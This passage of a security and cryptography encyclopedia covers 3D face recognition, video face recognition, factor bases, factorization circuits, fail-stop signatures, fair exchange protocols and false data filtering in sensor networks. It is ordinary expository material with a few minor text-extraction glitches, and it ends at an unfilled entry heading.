A 3D face model is a representation of the surface of a face in a three-dimensional space consisting of vertices and triangles, which determine the face shape and appearance (Hu et al., 2017). The vertices also have an RGB

pixel value that collectively expresses the face skin texture (albedo (The *albedo* is the measure of the diffuse reflection of solar radiation out of the total solar radiation received by an astronomical body.)). The 3D facial features, represented by local and global curvatures, can be considered as the signature identifying persons (Abate et al., 2007). A 3D face is defined by a mesh of vertices $V = \{v_i | i = 1, \cdots, n\}$, sampling the face surface at a predefined set of facial points of semantic identity (eye corners, nose tip, etc.). The i-th vertex v_i of a face is located at $w_i = (x_i, y_i, z_i)^T$ and has the RGB color values $(r_i, g_i, b_i)^T$. Hence, a 3D face F is represented in terms of shape s and texture t as a pair of vectors:

$$F = (s, t),$$
$$s = (x_1, y_1, z_1, \cdots, x_n, y_n, z_n)^T$$
$$t = (r_1, g_1, b_1, \cdots, r_n, g_n, b_n)^T$$

Since many vertex shapes and texture measurements are highly correlated, a subspace of the s and t space is considered, using techniques of dimensionality reduction. Principal component analysis (PCA) is typically used for such a purpose. Let $S \in \mathbb{R}^{3n \times r_s}$ and $S \in \mathbb{R}^{3n \times r_s}$ denoting the PCA bases; a face instance (s, t) can concisely be expressed as (s_0, t_0), which are the mean face shape and texture, respectively, representing the *eigenfaces* (Sirovich and Kirby (1987) showed that principal component analysis could be used on a collection of face images to form a set of basis features, the eigenfaces Fig. 1). From a 3D model, different faces can be generated by changing the shape and texture parameters. A smooth transition from one pair of parameter vectors to another pair can either morph one face to another or among different expressions.



3D Face, Fig. 1 Example of eigenfaces extracted from a collection of faces in the ORL dataset

Theory and Application

3D Face Representation

Two main representations are commonly used to model faces in 3D applications: 2.5D and 3D images. A 2.5D image (range image) consists of a two-dimensional representation of a 3D point set (x, y, z), where each pixel in the $X - Y$ plane stores the depth value z. On the contrary, 3D images are a global representation of the whole head, and the facial surface is further related to the internal anatomical structure, while 2.5D images depend on the external appearance as well as on environmental conditions. A 3D face representation starts from a collection of points extracted from the face surface by appropriate acquisition techniques. According to how such points are used, three main classes of approaches can be defined in point cloud, 3D mesh, and depth images (Abate et al., 2007) (Fig. 2):

- *Point cloud* is a collection of unstructured coordinates in the 3D space $\mathbb{R}^3$. Often the point cloud data is fitted to a smooth surface to avoid drastic variations due to noise.

3D Face, Fig. 2 Face data representations: (left) point cloud, (middle) 3D mesh, and (right) range image

- The *3D mesh* representation uses precomputed and indexed local information about the 3D surface; each 3D polygonal mesh is expressed as a collection of mesh elements: vertices (points), edges (connectors between vertices), and polygons (shapes formed by edges and vertices). It is the simplest and most intuitive 3D face representation.
- *Depth images*, also called 2.5D or range image representations, map onto a 2D plane the Z-axis intensities of facial information. The model appears like a smooth 3D surface represented in terms of intensity. It gives realization of continuous depth information corresponding to various points on the facial shape (Patil et al., 2015).

3D Face Acquisition

The methods to acquire 3D information of a facial surface adopt optical *triangulation principle* for depth estimation and are broadly classified into (i) stereo acquisition, (ii) laser beam scanning, and (iii) fringe pattern-based techniques.

Triangulation principle (Haasbroek 1968) states that the depth (L) and coordinates of a point (O) on an object in 3-D space can be estimated if the length (M) of one side of a triangle OXY and angles P and Q between line XY and other sides of the triangle, i.e. lines OX and OY at points X and Y could be measured.

The points X and Y represent an illumination source and a sensor, or both can be sensors like cameras (Patil et al., 2015). There are two types of *acquisition systems* for capturing 3D faces: active, like laser scanners and

structured light, and passive, like stereo-based systems. In active capturing systems, such as Minolta Vivid scanners, a triangulation technique is used. A laser line is shined on the face from a scanner, and an image of the line is recorded by a camera. Although the accuracy of this method for 3D face acquisition is relatively high, it is time-consuming. In structured light, for example, Inspeck Mega Capturor II 3D, a pattern of light is projected on a face from a light source, and the deformations of the pattern are measured using a camera. This technique is fast, but the captured data contains a number of holes and artifacts. In passive techniques based on stereo systems, for instance, 3DMD digitizer and Di3D, two cameras are employed to capture the location of each point by matching corresponding pixels in two images. Due to the difficulties and time-consuming problems of dense pixel matching, along with the relative uniformity of a human face for two images, the accuracy of this system is comparatively low. To evaluate 3D face recognition algorithms, many databases have been created. Table 1 describes the currently popular 3D face databases in four different categories, according to 3D data type, and provides some details for each (Soltanpour et al., 2017).

3D Face Recognition Systems

3D face recognition is defined as a biometric technique which uses individual 3D facial shape to recognize human faces using 3D models of both probe and gallery faces. Approaches for 3D face recognition can be divided into three broad categories: *holistic*, *feature-based*, and *hybrid matching methods*. In holistic matching methods, the focus is on the global similarity of faces. The entire 3D face (or model) is described by defining a set of global features. Examples in this category include the principle component analysis (PCA)-based method, the deformation modeling, the signed shape difference map (SSDM), spherical harmonic features (SHF), closest normal points (CNPs), and region-based 3D deformable model (R3DM). Feature-based matching methods rely on finding similar local features from the face or from special regions of the face (e.g., eyes and nose). Hybrid approaches are defined based on the combination of different types of approaches (holistic and feature-based) or data (2D and 3D images) (Soltanpour et al., 2017).

A 3D human face captured during face acquisition may contain unwanted body parts or areas like hair, ears, neck, and shoulders and accessories like glasses and ornaments that need to be effectively eliminated. Major landmarks facilitate the segmentation process which extracts face shape from the entire scan. Facial shape needs to be aligned before actual matching. 3D registration techniques are used for face shape alignment. The discriminant features are extracted and stored using the surveyed region-based and holistic approaches for all the faces in the gallery. The feature vector for a probe (query) scan is extracted and matched against the gallery feature vectors one by one (Patil et al., 2015).

Open Problems and Future Directions

The face is not a rigid object, and therefore it can significantly alter its appearance among different expressions. 3D information adds useful data to deal with this issue but also introduces side effects over 2D face representation. Kakadiaris et al. (2007) and Nonis et al. (2019) summarize the main challenging points as well as the benefits of 3D face representation:

- *Accuracy gain*. A significant accuracy gain of the 3D system with respect to 2D ones must result in order to justify the introduction of 3D data.
- *Efficiency*. 3D capture creates larger data files per subject which implies significant storage requirements and slow processing. The conversion of raw 3D data to efficient metadata must thus be addressed.
- *Automation*. A field-deployable system must be able to function fully automatically. It is therefore not acceptable to assume user intervention such as for the location of key landmarks in a 3D facial scan.
- *Capture devices*. 3D capture devices were mostly developed for medical and other low-volume applications and suffer from a number of drawbacks when applied to face recognition, including artifacts, small depth of field, long acquisition time, multiple types of output, and high price.
- *Testing databases*. The lack of large and widely accepted databases for objectively testing the performance of 3D face recognition systems.
- *Real time*. 2D images can be processed in a considerable shorter amount of time, while 3D data processing is more time-consuming.
- *Illumination changes*. 3D data is naturally robust environmental variations, immune to illumination and to some extent to pose variations.
- *Facial surface measurements*. 3D enables reliable measurements of facial surfaces which is inherently difficult in 2D modalities.

Apart from being less sensitive to viewpoint and lighting conditions, 3D data exploit information which is complementary to gray-level-based approaches, enabling the fusion with different techniques. On the other hand, for applications working in uncontrolled scenarios, further improvements must be made. Considering larger set of expressions including spontaneous expressions which are often hard to replicate in laboratory conditions and reducing the demand for computational time and memory usage are two objectives to address to have robust and useful applications usable in real scenarios. The decreasing cost of three-

dimensional acquisition systems and their increasing quality, together with the greater computational power available nowadays, will make real-time 3D systems for face recognition more common in the near future.

Summary

Three-dimensional facial geometry represents the internal anatomical structure of the face. 3D facial data provide useful information to improve the performance of biometric recognition systems. Moreover, the 3D representation can more reliably represent the typical deformation of the face surface to deal with expressions and occlusions. Recently, 3D face recognition gained increasing attention leading to the release of numerous databases, technologies of acquisition, algorithms, and even practically deployed systems.

Definition

Automatic face recognition is the process of either identifying the face of a person or deciding whether two faces belong to the same person (verification). The train and test data can come from either still images or videos. At the time of writing, deep learning – in particular convolutional neural networks – is the go-to approach for automatic face recognition from images and videos. Such deep learning approaches typically comprise of

four steps: face detection, alignment, feature representation, and face association.

Background

Due to its wide applicability, automatic face recognition from still images and videos has enjoyed significant attention from computer vision researchers in both academia and industry. Face recognition finds applications in law enforcement, automatic tagging on social media, active authentication, etc. This has prompted rapid development of ever-improving datasets, theory, and approaches for face recognition. In fact, face recognition APIs are being offered as a service by several large corporations now.

Datasets

Much of the progress in face recognition can be attributed to the availability of large-scale annotated datasets. Each step in a recognition pipeline requires labeled face images and videos for training. Since deep networks require large datasets for training and testing, early datasets like Labeled Faces in the Wild (LFW) (Huang et al. 2008) have been subsumed in large datasets like MS-Celeb-1M (Guo et al. 2016), UMDFaces (Bansal et al. 2017b), UMDFaces-Video (Bansal et al. 2017a), YouTube Faces (YTF) (Wolf et al. 2011), VGGFace2 (Cao et al. 2018), etc. In addition to these training datasets, several evaluation benchmarks like IJB-B (Whitelam et al. 2017), IJB-C (Maze et al. 2018), and IJB-S (Kalka et al. 2018) are available. These benchmarks evaluate face recognition for both still images and videos. We should note that large companies have also curated private datasets which are orders of magnitudes larger than the aforementioned public datasets.

Most recently, significant effort is also being devoted to recognizing facial attributes (Liu et al. 2015), inferring mood and expressions (Ding et al. 2017), and tackling bias in face recognition systems (Merler et al. 2019).


Face Detection and Alignment

The first step in any face recognition system is detection of all the faces present in the given media (image or video). Traditionally, face detection is

modeled as the task of finding a bounding box for each face. Most of the recent face detection methods have been adapted from general object detectors and can be classified as either proposal-based or single-stage detectors.

The first step in proposal-based or two-stage face detectors is generation of region proposals which are likely to be faces. Traditionally, class-agnostic methods like selective search (Uijlings et al. 2013) have been used for generating these proposals. More recently, CNN-based proposal methods like region-proposal network (RPN) (Ren et al. 2015) have replaced hand-designed methods. The second stage is classification or rejection of each proposed region as a face. Examples of such face detectors include All-in-One Face (Ranjan et al. 2017b), Hyperface (Ranjan et al. 2017a), Finding Tiny Faces (Hu and Ramanan 2016), and Supervised Transformer Network (Chen et al. 2016).

On the other hand, single-stage object detectors do not rely on explicit region proposals for face detection. Such detectors typically include a single pass through a CNN and processing multiscale image pyramid or multiple layers of a CNN. DPSSD (Ranjan et al. 2019), S^3FD (Zhang et al. 2017), and SSH (Najibi et al. 2017) are a few recent two-stage face detection methods which achieved excellent performance on standard benchmarks. DPSSD is fast and can detect tiny faces, which makes it suitable for both still-image and video face detection.



Most feature extraction networks take as input images of faces in canonical views. Therefore, the next step in a face recognition pipeline is typically face alignment using key points. HyperFace (Ranjan et al. 2017a) is a multi-task network that can simultaneously detect faces, extract landmarks, estimate pose, and recognize gender. Ranjan et al. (2017b) built on Ranjan et al. (2017a) and used multi-task learning to simultaneously obtain face-related information like face bounding boxes, fiducials, facial pose, gender, and identity. Face alignment is usually performed by a similarity transform estimated from five or seven fiducial points on the face.

Feature Representation

A deep CNN is used for extracting feature representations for each face given by the detector after alignment. Though, many of the feature extraction methods that have been proposed target still images, they can be

readily applied to video frames as well. These deep CNNs are usually trained on a large annotated dataset for classifying faces. At the time of inference, features extracted from the layer just above the classification layer were used as the representation of a face. These representations can be used for face verification or retrieval from a gallery. Some recent methods for feature extraction include Ranjan et al. (2019), ArcFace (Deng et al. 2019), VGGFace2 (Cao et al. 2018), etc.

Finally, as seen from a typical video face recognition system (Fig. 1), face verification and identification from videos requires associating faces across the frames of the video.

Face Recognition from Still Images and Video, Fig. 1 A video-based face recognition system (Zheng et al. 2018)

Face Association

Face-tracking provides a reliable method for associating faces in single-shot videos. In such videos, the bounding boxes for faces of a certain identity might be contiguous. Recent tracking- based face association methods include Zhou et al. (2004) and Comaschi et al. (2015). Zhou et al. (2004) incorporated appearance-based matching models into a particle filter to achieve better face association, while Comaschi et al. (2015) proposed an online multi-face tracker.

On the other hand, for multi-shot video, face association based on appearance can work better. Recently, Du and Chellappa (2016) proposed a CRF framework and Chen et al. (2017) introduced a face association approach based on one-shot SVMs.

For sequence-based face matching, Zheng et al. (2019) proposed a hybrid dictionary learning approach which models the temporal correlation in the sequences of video faces by dynamical dictionaries. Zheng et al.

(2018) further introduced a graphical model-based approach which leverages the contextual information in the videos by identity information propagation to improve face recognition performance.

Theory and Applications

As mentioned above, face recognition models are trained on large annotated face datasets for classification. In this section, we briefly describe some theory behind the training of these models and then discuss some applications for face recognition.

Loss Function

CNNs for face recognition are trained for *C*-way classification. The idea behind such training is that the feature learned can be used as discriminative representations of faces. The loss function is an important factor which affects the performance of deep networks. The standard loss used for training classification networks is the softmax cross-entropy (CE) loss described as:

$$\mathcal{L}_{CE} = -\frac{1}{M}\sum_{i=1}^{M}\log\frac{e^{W_{yi}^{T}f(\mathbf{x}_i)+b_{y_i}}}{\sum_{j=1}^{C}e^{W_j^{T}f\left(\mathbf{x}_i\right)+b_j}} \tag{1}$$

where $\mathbf{x}_i$ is the *i*th image in a batch of size *M*, with the label y_i, and $f(\mathbf{x}_i)$ is the learned feature representation of the face. In our discussion, $f(.)$ is usually a deep CNN. The feature vectors are converted into logits using weights *W* and bias *b*. W_j is the *j*th column of the weight matrix *W* and b_j is the corresponding bias.

Traditional CE loss suffers from issues like preference for high-quality images, lack of margin between intra- and inter-class samples, early saturation of performance, etc. Several modifications to the CE loss have been proposed which aim to improve different aspects of the learning process. For example, A-Softmax (Liu et al. 2017) incorporated an angular margin to the softmax formulation to increase the angular separation between features from different classes. On the other hand, Additive Angular Margin loss (Deng et al. 2018) uses an additive angular margin to increase inter-class separation and intra-class compactness of the features. Crystal loss (Ranjan et al. 2018) reduces the preference for high-quality

images by constraining the magnitude of the feature vectors. It adds the following constraint to the CE loss in Eq. (1):

$$\|f(\mathbf{x}_i)\|_2 = \alpha, \forall i = 1, 2, \ldots, M \tag{2}$$

Unlike the classification losses discussed above, metric learning approaches directly learn to optimize features to improve face verification. Metric learning methods pull features from the same classes closer and push different classes further apart.

Applications

We now briefly discuss some approaches which use some of the techniques discussed above. Early CNN-based face recognition methods mostly focused on still images. For example, DeepID (Sun et al. 2014) trained several deep networks on patches from a face. The final face representation is the concatenation of feature from all patches. DeepFace (Taigman et al. 2014) instead used 3D modeling for aligning faces. The aligned faces are passed through a large CNN which was trained on a dataset of 4 million face images from over 4000 identities. FaceNet (Schroff et al. 2015) used a triplet loss to directly learn better discriminative embeddings instead of the surrogate C-way classification.

By training on mixed image and video datasets and utilizing better loss formulations, more recent methods are able to recognize faces in both still images and video frames. For example, Ranjan et al. (2019) proposed an end-to-end face recognition pipeline which achieved state-of-the-art results on both still image and video face recognition benchmarks. The proposed method consists of the DPSSD face detector, the All-in-One network (Ranjan et al. 2017b), and an ensemble of feature extraction networks which are trained with the Crystal loss (Ranjan et al. 2018). Similarly, ArcFace (Deng et al. 2018) used the clean MS1MV2 dataset and the Additive Angular Margin loss to achieve state-of-the-art performance on several benchmarks.

We refer the reader to the recent article (Bansal et al. 2020) for a broader discussion on the loss functions and applications of face recognition.

Open Problems

Even though recent methods achieve very good performance on existing face recognition benchmarks for both still images and videos, there are several unsolved problems. The first question is the importance of data. Is there a point where more data does not help? Are the current datasets at that point already? Similarly, an important question to answer is the utility of unlabeled data. Unlabeled data can be used along with some supervised data in a semi-supervised algorithm.

Another mostly overlooked issue is bias in face recognition models. Deep networks appear to incorporate the biases in the dataset and even amplify them. This may be one of the reasons why current face recognition models perform poorly for some subsets of the population. Therefore, such biases should be overcome for building the next generation of face recognition models.

Additionally, unconstrained video-based face recognition presents significant challenges of its own. Efficiency of feature extraction and comparison is the foremost challenge for current recognitions systems. Due to its large volume, video data requires fast processing to be scalable. Large variations in pose, expression, illumination, motion blur, etc., pose immense difficulties for existing face recognition systems. Future models need to be more robust to these variations.

Most of the existing methods have mostly ignored multi-shot video face recognition. There is a need to develop better face tracking methods and utilize temporal information for improved face association. Better template representation and matching techniques will also need to be developed if the models are to work well for both still images and videos simultaneously.

These questions and more need to be answered for realizing even better face recognition systems in the future and will give researchers something to work on for the next few years.

Factor Base

Burt Kaliski[6] ✉
(6) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A *factor base* is a set of values among which relations are constructed in certain algorithms for solving number theory–based problems.

Applications

The term *factor base* refers to the set of small prime numbers (and more generally, prime powers and irreducible polynomials) among which relations are constructed in various integer factoring algorithms (Sieving) as well as in certain algorithms for solving the discrete logarithm problem (Index Calculus).

The choice of factor base – and specifically the upper bound on the values in the factor base, called the *smoothness bound* – plays a crucial role in the time and hardware requirements for these algorithms. For further discussion, see smoothness.

Factorization Circuits

Daniel J. Bernstein[7] ✉
(7) Department of Computer Science, University of Illinois at Chicago, Chicago, IL, USA

Definition

Factorization circuits are circuits specially designed to factor integers.

Theory and Applications

There is a long history of special-purpose machines built for integer factorization, including the machine à congruences (Carissan 1919), the bicycle chain sieve (Lehmer 1926), the Georgia Cracker (Smith and Wagstaff 1982), CAIRN 1 (Shimoyama et al. 2005), CAIRN 2 (Izu et al. 2007) and CAIRN 3 (Izu et al. 2010). There is also a long history of designs that have been published at various levels of detail but that have not been reported to have been built, including Quasimodo (Pomerance et al. 1988), TWINKLE (Lenstra and Shamir 2000), a mesh-sieving circuit (Bernstein 2001), an ECM circuit (Bernstein 2001), TWIRL (Shamir and Tromer 2003), and SHARK (Franke et al. 2005).

Application-specific integrated electronic circuits are generally believed to be the most cost-effective current technology for large-scale well-funded cryptanalytic computations. Almost all recent proposals are factorization-specific very-large-scale integrated electronic circuits. TWINKLE is an exception, using optical components together with electronic circuits, but does not appear to be more cost-effective than electronic circuits alone. CAIRN uses FPGAs to simulate factorization circuits.

The basic advantage of factorization circuits, compared to general-purpose computers running factorization software, is that circuits perform many more useful operations in parallel. However, each operation has fast access to only a very small amount of nearby storage; accessing large amounts of storage is relatively expensive. Optimizing the price-performance ratio (area-time product) of a circuit for integer factorization is not the same problem as optimizing the number of bit operations. See generally (Bernstein 2001; Wiener 2004).

The Georgia Cracker and Quasimodo use the quadratic sieve (QS). TWINKLE, the ECM circuit, TWIRL, SHARK, and CAIRN use the number field sieve (NFS). In both QS and NFS, the primary bottleneck is a relation-finding stage: considering a very large collection of small auxiliary integers and identifying the smooth integers. A secondary bottleneck is a matrix stage: finding linear relations in a matrix modulo 2.

Factorization circuits vary primarily in how they take advantage of parallelism for smoothness detection. The asymptotic scalability of these techniques is indicated by the time they take on a circuit of area $y^{1+o(1)}$ to recognize y-smooth integers in a collection of $y^{2+o(1)}$ auxiliary integers. The Georgia Cracker, Quasimodo, and TWINKLE use parallel versions of trial division and take time $y^{2+o(1)}$. General-purpose computers performing sieving in RAM also take time $y^{2+o(1)}$. The mesh-sieving circuit and TWIRL instead use parallel versions of sieving and take time $y^{1.5+o(1)}$. The ECM circuit and SHARK instead use the elliptic curve method and take time only $y^{1+o(1)}$.

Factorization circuits vary secondarily in how they take advantage of parallelism for the matrix step. “RAM” techniques take time $y^{2+o(1)}$ on a circuit of area $y^{1+o(1)}$ to find linear dependencies in a sparse matrix of size $y^{1+o(1)}$, while “mesh” techniques take time $y^{1.5+o(1)}$ for the same task.

The price–performance ratio for NFS is $\exp((\beta + o(1))(\log n)^{1/3}(\log\log n)^{2/3})$. Here n is the integer being factored, and β is shown in the following table:

Note that the overall cost of NFS is influenced much more by smoothness-detection parallelism than by matrix parallelism. Optimizing β often requires reducing the NFS smoothness bound, increasing the overall cost of smoothness detection but decreasing the overall cost of the matrix step.

Smoothness detection	Matrix	Parameters	β
RAM sieving/TWINKLE	RAM	ops-optimized	2.85…
RAM sieving/TWINKLE	RAM	β-optimized	2.76… (2002 Pomerance)
mesh sieving/TWIRL	RAM	β-optimized	2.37… (2001 Bernstein)
mesh sieving/TWIRL	mesh	β-optimized	2.36…
ECM	RAM	β-optimized	2.08…
ECM	mesh	β-optimized	1.97… (2001 Bernstein)

More detailed analyses, such as (Lenstra et al. 2002a, b), concluded that 1024-bit integers could be factored in a year by various circuits with estimated costs between $\$10^6$ and $\$10^9$. RSA Laboratories and the US National Institute of Standards and Technology, citing these analyses, recommended switching from 1024-bit RSA to 2048-bit RSA by the end of 2010. As of January 2011, some Web sites such as https://www.google.com are continuing to use 1024-bit RSA, so the exact cost of 1024-bit factorization circuits remains of interest in applied cryptography.

Fail-Stop Signature

Gerrit Bleumer[8] ✉
(8) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

Fail-stop signatures are digital signatures where signers enjoy unconditional unforgeability (with an unavoidable but negligible error probability), while the verifiers bear the risk of forged signatures and therefore enjoy computational security only. If a signer is confronted with an alleged signature that she has not produced, then the signer can with overwhelming probability prove that the alleged signature is in fact forged. Afterward, the signer can revoke her verifying key, thus the name fail-stop signature scheme.

Background

Fail-stop signatures were introduced by Pfitzmann (1991) who gives an in-depth introduction in (Pfitzmann 1996). The security for the signer is strictly stronger than the strongest security defined by Goldwasser, Micali, and Rivest (1988; GMR signatures), where signers enjoy computational security, while verifiers are unconditionally secure against forgery. In other words, the signer is secure even against counterfeiting by a computationally unrestricted attacker. In the same sense, fail-stop signatures provide strictly stronger security for the signer than all the standard digital signature

schemes such as RSA digital signatures, Rabin digital signatures, ElGamal digital signatures, Schnorr digital signatures, Digital Signature Algorithm (DSA), elliptic curve signature schemes (ECDSA), etc. A comparative overview is found in (Pfitzmann 1993). Fail-stop signatures are more fundamental than ordinary digital signatures because the latter can be constructed from the former, but not vice versa (Pedersen and Pfitzmann 1997).

Theory

In a fail-stop signature scheme, each signing member has an individual signing key pair of a private signing key and a public verifying key (public key cryptography). The verifying algorithm takes the signer's public verifying key, a message, and a corresponding signature and returns a Boolean result indicating whether the signature is valid for the message with respect to the public verifying key. If a signer is confronted with a signature that she did not produce, but which holds against the verifying algorithm, then the signer can use an additional algorithm to produce a proof of forgery. Any third party verifier can then verify by means of an additional algorithm that the proof of forgery is valid. The first efficient fail-stop signature scheme was constructed by van Heijst, Pedersen, and Pfitzmann (Pedersen and Pfitzmann 1997; van Heijst and Pedersen 1993; van Heijst et al. 1993).

Pedersen and Pfitzmann have shown that fail-stop signatures can be produced and verified about as efficiently as ordinary digital signatures, but that the length of the signer's private signing key is proportional to the number of messages that can be signed with it (Pedersen and Pfitzmann 1997). However, signers need not store complete long signing keys at any one time, but can generate random bits for them on demand.

Fail-stop signatures have been proposed to be used in electronic cash schemes such that customers need not bear the risk of very powerful banks forging some of their customer's signatures. Although this may appear far fetched for the case of general customers, it may be a necessary condition to open the door for processing high-value transactions (millions of dollars) fully electronically.

A fail-stop signature scheme has the following operations: (1) an operation for generating pairs of a private signing key and a public

verifying key for an individual, (2) an operation to produce fail-stop signatures, (3) an operation to verify fail-stop signatures, (4) an operation to produce proofs of forgery, and (5) an operation to verify proofs of forgery.

The characteristic security requirements of a fail-stop signature scheme are:

- *Unforgeability* (*Recipient's Security*). Resistance against existential forgery under adaptive chosen message attacks by computationally restricted attackers.
- *Nonrepudiation*. A computationally restricted signer cannot produce a fail-stop signature that he can later prove to be a forged signature.
- *Signer's Security*. If a computationally unlimited attacker fabricates a signature, the alleged signer can produce a valid proof of forgery with overwhelming probability.

Constructions have been based on groups, in which the discrete logarithm problem is hard (Pedersen and Pfitzmann 1997; van Heijst and Pedersen 1993; van Heijst et al. 1993), on the RSA digital signature scheme (Susilo et al. 1999a), and on authentication codes (Susilo et al. 2000).

Fail-stop signatures schemes can be equipped with additional features: Chaum et al. have proposed undeniable fail-stop signatures (Chaum et al. 1992). Susilo et al. have proposed threshold fail-stop signatures (Susilo et al. 1999b).

Applications

In some applications of unconditionally secure message authentication codes, fail-stop signatures can be used as a replacement in order to increase the computational efficiency (e.g., DC-Networks).

Fair Exchange

Matthias Schunter[9] ✉
(9) Intel Labs Europe, Munich, Germany

✉ **Matthias Schunter**
Email: schunter@acm.org

Synonyms

Barter; Escrow service; Simultaneous transactions

Definition

An exchange protocol transmits a digital token from each participant to each other participant in a group. An exchange protocol is called fair, if and only if

1. The protocol either ensures that all honest participants receive all items as expected or releases no useful information about any item of any honest party.


2. The protocol terminates after a fixed time.

Background

Fair exchange was introduced as fair exchange of secrets (Blum et al. 1984) and later generalized to fair exchange of a wider range of digital items (Asokan et al. 1997).

Theory

In the two-party case, fairness means that an honest party releases its item if it receives the expected item from the peer. Otherwise, no additional information is released. A practical example is an escrow service that works as follows: the buyer deposits a payment at the escrow service, the seller sends the item to the buyer, and if the buyer approves, the escrow service forward the payment to the seller. Note that the exact formalization of "fixed time" depends on the network model: in synchronous networks with a global notion of rounds this is formalized by "fixed number of rounds." In asynchronous networks without global time, a maximum logical time (Lynch 1966) is used.



Early research focused on two-party protocols (multiparty protocols) solving particular instances of fair exchange such as contract signing (Blum 1981; Even 1983) or certified mail (Rabin 1981). However, these protocols are either unfair with a probability that is linear in the number of rounds (e.g., 1/10 for 10 rounds) or cannot guarantee termination in a fixed time (Even and Yacobi 1980).

Fairness with a negligible error probability within a limited time can only be guaranteed by involving a trusted third party (TTP) or by assuming a trusted majority. A TTP ensures that the outcome is fair even if one party cheats. The TTP solves the fundamental problem that a party sending the complete item while not having received a complete item is always at disadvantage. Third parties can either be online, i.e., involved in each protocol run, or optimistic, i.e., involved only if an exception occurs.

Generic fair exchange protocols (Asokan et al. 1997) can exchange many types of items. Examples are data (described by a publicly known property), receipts, signatures on well-known data, or payments. Besides generic protocols, there exist a variety of protocols that optimize or extend exchanges of particular items: payment for receipt, payment for data ("fair purchase"), data for receipt ("certified mail"), or signature for signature ("contract signing"). Using the blockchain for nonrepudiation, generic fair exchange can be formalized as *smart contracts* – small programs that codify the conditions of both parties in an exchange (Suvitha and Subha 2021).

A nonoptimistic generic fair exchange protocol similar to the contract signing protocol in (Rabin 1983) is depicted in Fig. 1: Each party, say A, sends its item $item_A$ and a description $desc_B$ of the item expected in return to

the TTP. The TTP exchanges the items if the expectations are met. This is determined by a function verify() that verifies that an item matches its description. Otherwise, the exchange is aborted and no additional information about the items is released. Fair exchange protocols can be further classified by the number of participants, the network model they assume, the properties of the items they produce, and whether they are abuse free or not. In synchronous networks, there exists a global notion of rounds that limits the time needed to transmit messages between correct parties. In asynchronous networks, messages between honest participants are guaranteed to be delivered eventually; but the transmission time is unbounded. Besides these two well-known network models, some protocols assume special network models that assume trusted hosts such as reliable messaging boards or reliable file transfer servers. Abuse-free protocols (Garay et al. 1999) provide the additional guarantee that if a failed protocol runs it never produces any evidence. This is of some importance for contract signing where a dishonest party may gain an advantage by being able to prove that a particular honest party was willing to sign a particular contract.

False data filtering

Definition

False data injection refers to techniques that can detect and filter out false data injected by the adversary to wireless networks so as to save the bandwidth and energy that would be consumed to transmit such data.

Background

In a sensor network, sensor nodes need to report sensory data to a sink through multihop forwarding. Due to the open nature of wireless communication, the adversary can easily inject false data or modify data forwarded in the network. Public key cryptographic signatures could be used to authenticate each data message so as data forwarders and receivers are able to detect false or modified data. However, performing public key cryptographic operations at every data forwarder, which is typically a resource-constrained node, may significantly increase data forwarding

delay and energy consumption. Hence, more efficient solutions are needed to defend against the attacks.

Theory and Application

A number of symmetric cryptography-based schemes have been proposed to address the false data injection problem. Ye et al. (2004) proposed a statistical en-route filtering (SEF) scheme. With this scheme, the network is associated with a global key pool, which consists of n partitions. Each partition 1contains m different keys. Each sensor node randomly picks k secret keys from one of the n partitions. When a node detects some event and wants to report, it generates a message authentication code (MAC) using one of its k keys to authenticate its report. The report is further endorsed by $T - 1$ nodes in the same cluster of the detecting node, and each of the T nodes has keys from a distinct partition. If a false data message is injected to the network, or an endorsed data message is altered when being forwarded in the network, each forwarding node has the probability of $\mathbb{F}^*_{q^k}$ to detect it. The SEF scheme is independent of the topology changes in the sensor network. However, T is a security threshold. In the worst case, the SEF scheme can tolerate only $T - 1$ compromised nodes in the network. Follow-up research has been conducted to improve the resilience to node compromise. Among such efforts, Zhang and Cao (2005) proposed localized key updating schemes to periodically update the keys that are used in endorsing reports, and Yang et al. (2005) proposed to bind keys with locations to mitigate the effect of node compromise.

Zhu et al. (2004) proposed an interleaved hop-by-hop scheme. In this scheme, each sensor node is in a cluster of at least $t + 1$ members and the cluster has a path toward the sink. Along the path, two nodes that are $t + 1$ hops away are associated by establishing a unique pairwise key. When a sensor node detects some event and wants to report, the detecting node itself and t other nodes of its cluster endorse the report by generating and attaching $t + 1$ MACs to the report. The MAC generated by each node uses the pairwise key shares between the node and its associated node that is $t + 1$ hops away toward the sink. When the endorsed message is forwarded, each forwarding node verifies the MAC generated by its upstream associated node. If verification succeeds, it replaces the MAC with a new one using its pairwise key shared with its downstream associated node.

Since the pairwise key shared by each pair of associated nodes is distinct, this scheme can tolerate up to t compromised nodes in each cluster or consecutive nodes on a path, instead of over the whole network. However, if the network topology changes, the association between nodes need to be updated accordingly.

To defend against false data injection in broadcast, authentication scheme μTESLA (Perrig et al. 2001) can be applied under the condition that sensor nodes are time synchronization and nodes share a commitment with the broadcasting node. Schemes based on public key and probabilistic verification (Wang et al. 2007) have also been proposed to filter false data injection in broadcast.

Identifying and removing "moles" which inject false data is more desirable than passively filtering false data injection. Ye et al. (2007) proposed probabilistic nested marking (PNM) scheme to locate moles. The design is based on the following basic nested marking idea: Each forwarding node V_i appends to the packet its ID i and a MAC computed with its secret key k_i known only to the sink. This way, each forwarding node indicates its presence on the route and shows to the sink what it has received. As the appended information is nested, any tampering with the packet by a malicious forwarding node will make the MAC invalid to the sink, and where the tampering takes place can also be traced out. The PNM scheme extends the above idea by allowing each forwarding node to mark the packet with only a small probability, while the moles can still be located by the sink. The PNM scheme, however, does not allow forwarding nodes to identify and filter false data injection. This can be addressed with the packet dropper and modifier catching scheme proposed by Wang et al. (2009), where false data injection can be filtered by forwarding nodes, and malicious nodes who modify packets can be identified as nodes who drop packets.

Open Problems

More efficient and scalable approaches to filter data injection in broadcast is demanded. The existing schemes (Perrig et al. 2001; Wang et al. 2007) either requires time synchronization or relies on public key cryptographic operations, which lack scalability or efficiency.

Fast Correlation Attack

Anne Canteaut[11] ✉

Definition

